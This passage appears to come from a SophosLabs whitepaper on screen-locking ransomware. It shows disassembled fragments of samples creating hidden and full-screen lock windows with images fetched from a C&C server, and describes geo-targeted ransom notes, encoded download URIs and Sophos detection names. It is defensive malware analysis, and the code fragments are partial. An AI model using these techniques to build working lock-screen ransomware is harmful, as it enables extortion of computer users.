

fig 21. CreateWindowEx API running in memory

Once the network connection exists, the above thread code starts calling a certain sequence of APIs like CreateWindowExW, ShowWindow, SetWindowPos, etc. Initially it creates a hidden window and the index.htm file is used by the CreateWindowExW API to lock the screen.

```
call    GetStockObject
mov     ecx, offset dword_4173B8
mov     [ebp+WndClass.hbrBackground], eax
call    sub_407388
push    eax             ; lpMultiByteStr
call    sub_40743C
mov     esi, eax
pop     ecx
lea     eax, [ebp+WndClass]
push    eax             ; lpWndClass
mov     [ebp+WndClass.lpszClassName], esi
call    RegisterClassW
test    ax, ax
jz      short loc_406D72
push    ebx             ; lpParam
push    edi             ; hInstance
push    ebx             ; hMenu
push    ebx             ; hWndParent
push    64h             ; nHeight
push    64h             ; nWidth
push    ebx             ; Y
push    ebx             ; X
push    80880000h       ; dwStyle
push    esi             ; lpWindowName
push    esi             ; lpClassName
push    ebx             ; dwExStyle
call    CreateWindowExW
cmp     eax, ebx
jz      short loc_406D72
push    3               ; nCmdShow
push    eax             ; hWnd
mov     hWnd, eax
call    ShowWindow
push    lpString1
call    getwindowlong
pop     ecx
cmp     dword_41BB78, ebx
jz      short loc_406D49
call    sub_40672B

                        ; CODE XREF: sub_406BFE+144↑j
mov     edi, GetMessageW
jmp     short loc_406D65
```

fig 22. Code creating hidden window

These codes sequences to lock the screen are buried deep within a wide range of packing layers, such as Visual Basic droppers, Delphi injectors, and multi-layered commercial packers.

Another variant uses the same APIs as above but rather than downloading different images, it directly calls the C&C server for the image and displays it using CreateWindowExA.

```
mov     dword ptr [ebp-54h], offset aMicrosoft ; "Microsoft"
mov     eax, [ebp+8]
mov     dword_403534, eax
push    dword ptr [ebp-54h]
push    dword_403534
call    call_RegisterClassA
pop     ecx
pop     ecx
movzx   eax, ax
test    eax, eax
jnz     short loc_402901
xor     eax, eax
inc     eax
jmp     loc_4029E1
-------------------------------------------------------------------------

                        ; CODE XREF: .text:004028F7↑j
push    0
call    GetDC
mov     [ebp-68h], eax
push    8
push    dword ptr [ebp-68h]
call    GetDeviceCaps
mov     [ebp-30h], eax
push    0Ah
push    dword ptr [ebp-68h]
call    GetDeviceCaps
mov     [ebp-58h], eax
push    0
push    dword_403534
push    0
push    0
push    dword ptr [ebp-58h]
push    dword ptr [ebp-30h]
push    0
push    0
push    80000000h
push    offset aProntorino ; "ProntoRino"
push    dword ptr [ebp-54h]
push    300h
call    Call_CreateWindowExA
add     esp, 30h
mov     dword_403554, eax
cmp     dword_403554, 0
jnz     short loc_40296B
push    2
```

fig 23. API directly calling the C&C server for images

From the above figure, it can be seen that it registers the class window and calls the CreateWindowsExA API with window name “ProntoRino” and class name as “Microsoft.” It then creates a window in non-activated state by setting WS_EX_NOACTIVATE in the dwExStyle parameter.

It then fetches the image from the C&C server and dispatches the image by creating full screen window.

```
                        ; CODE XREF: .text:00402964↑j
push    offset sub_40247B
push    947h
push    6Fh
push    dword_403554
call    sub_4026B3
add     esp, 10h
and     dword ptr [ebp-50h], 0
push    6
pop     ecx
xor     eax, eax
lea     edi, [ebp-4Ch]
rep stosd
and     dword ptr [ebp-64h], 0

                        ; CODE XREF: .text:004029DC↓j
push    0
push    0
push    0
lea     eax, [ebp-50h]
push    eax
call    GetMessageA
mov     [ebp-64h], eax
cmp     dword ptr [ebp-64h], 0
jz      short loc_4029DE
cmp     dword ptr [ebp-64h], 0FFFFFFFFh
jnz     short loc_4029BB
push    5
pop     eax
jmp     short loc_4029E1
-------------------------------------------------------------

                        ; CODE XREF: .text:004029B4↑j
lea     eax, [ebp-50h]
push    eax
call    TranslateMessage
lea     eax, [ebp-50h]
push    eax
call    DispatchMessageA
push    7
pop     ecx
lea     esi, [ebp-50h]
mov     edi, offset dword_403538
rep movsd
jmp     short loc_402997
```

fig 24. Fetching image from C&C server

In the image below, we can see that the ransomware shows fake statements indicating that they have signed a treaty with antivirus companies. This is similar to rogue antivirus tactics which attempt to persuade the user that they are infected by malware in order to convince the user to purchase their fake antivirus.

fig 25. Fake treaty with antivirus comapnies

If the image is not available from the C&C server, it creates the window message but without an image as shown below.

fig 26. Fake messsage without image

There are many other variants that use different uncommon malicious packers and techniques like process injection, injecting code into winlogon, svchost process, etc.

7. Targeting users based on geo-specific location

Most of the ransomware lock screen images target the geo-specific location of the user's system. So far SophosLabs has seen around 20 countries that are targeted by ransomware showing warning messages in languages specific to the country.

fig 27. Geo-specific location ransomware

Some of the Winlocker download URIs for ransom images are unencrypted and can be downloaded directly through the web browser. In some of the variants, the URIs are in encrypted form so that it can evade any standard network based rule detection from blocking these images.

The picture below shows the encoded URIs:

fig 28. Encoded URIs

Some variants, as shown below, store URIs in unencrypted form:

fig 29. Unencrypted URIs

8. How Sophos handles ransomware

Sophos products use both proactive detection and runtime behavioural detection to protect against ransomware. As described in the paper, the ransomware makes use of certain API sequences. Sophos HIPS proactive detection proactively blocks such ransomware.

Ransomware is commonly reported by Sophos products using the following threat names:

- HPMal/Matsnu-A
- CXmal/RnsmLnk-A
- Troj/RansmMem-A
- Troj/RevetMem-A
- Troj/Ransom-*
- Mal/Ransom-*
- Mal/Reveton-*
- Troj/Matsnu-*

There are also more generic detections such as Mal/Encpk-*, which include both ransomware and other malware that shares common properties.

In this paper, we have discussed various types of ransomware, delivery mechanisms, and different encryption techniques deployed to lock the computer screen using Windows APIs. SophosLabs analyzes such ransomware types on a daily basis and monitors their development to ensure effective protection for users of Sophos products.

9. Acknowledgements

Special thanks to Julian Bhardwaj for his assistance with his analysis.

10. References

1. http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit
2. http://www.sophos.com/en-us/support/knowledgebase/52053.aspx
3. http://www.sophos.com/en-us/support/knowledgebase/117669.aspx

   http://msdn.microsoft.com/en-us/library/windows/desktop/ms632680%28v=vs.85%29.aspx

   http://en.wikipedia.org/wiki/Ransomware_%28malware%29

   http://nakedsecurity.sophos.com/2012/09/14/new-technique-in-ransomware-explained/

   http://nakedsecurity.sophos.com/2012/08/29/reveton-ransomware-exposed-explained-and-eliminated/

   http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit-8/

United Kingdom and Worldwide Sales:
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales:
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales:
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Boston, USA | Oxford, UK

SP95.tpna.02.13